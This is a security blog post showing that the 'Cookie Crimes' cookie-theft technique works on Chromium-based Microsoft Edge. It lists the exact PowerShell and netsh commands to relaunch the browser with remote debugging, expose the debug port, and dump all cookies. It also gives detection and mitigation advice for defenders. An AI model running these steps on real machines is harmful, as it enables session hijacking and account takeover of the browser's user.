Cookie Crimes and the new Microsoft Edge Browser

Posted on May 1, 2020 #cookies #red #blue #passthecookie #ttp #post-exploitation

Revisiting Cookie Crimes

In 2018 *@mangopdf* described "Cookie Crimes", which is great research around Chrome's remote debugging feature that allows adversaries and malware to gain access to cookies quite convienently during post-exploitation.

The original research is published here, and it still works today.

The new Microsoft Edge browser and Chromium

Microsoft's latest Edge browser is based on the same code, Chromium. I guess, you already know where this is going now…

Yes, this means that "Cookie Crimes" works with the new Edge browser.

Notable differences

1. Cookie Crimes uses `chrome.exe`, but if one changes that to `msedge.exe` you can get it to work with Edge on Windows (haven't tried other operating systems)
2. The Edge user data folder is located at `%LOCALAPPDATA%\Microsoft\Edge\User Data`

Additionally, the techniques around **remote controlling the browser and oberserving browser behavior of users** also works with the Chromium based Edge browser.

Basic run-through POC

These are the basic steps to learn more about this feature:

1. `Get-Process msedge | Stop-Process`
   - *Note:* This is the less subtle way of taking over, sneaky adversaries use `--headless` and a custom `--user-data-dir`)
2. `Start-Process "msedge.exe" "https://outlook.com --remote-debugging-port=9222"`
3. Afterwards browse to **localhost:9222** for the debugging UI, or port-forward for remote access:
   - For instance on Windows using `netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=48333 connectaddress=127.0.0.1 connectport=9222`
   - More info about this and also how to open firewall described here for Windows.
4. Alternatively to steal cookies use the Cookie Crimes technique:
   - Connect to `localhost:9222/json` to get the WebSocket endpoint.
   - There is a `Network.getAllCookies` API on the websocket server that will return all cookies.
   - Cookie Crimes code is here for your reference.


Mitigations and Detections

- Blue teams should look for `--remote-debugging-port` and custom `--user-data-dir`, and related command line arguments to potentially catch (mis)use for both Chrome and Edge.
- Firefox also has remote debugging, but it works differently (different command line option to look for)
- Out of due diligence I reported this to MSRC (since it's post-exploit nothing will be changed though).
- Also suggested to add detections for the TTP to Windows Defender to MSRC
- There are more mitigation ideas in the previous blog post about Chrome as well, please look at them for reference also.

Final Take-Away

One key take-away is that malware and exploits that target Chrome (Chromium), will likely often work on the new Edge browser with minimal adjustments, if any.

If you found this information useful, feel free to follow or DM me on Twitter: @wunderwuzzi23



← Older

Contact me

Newer →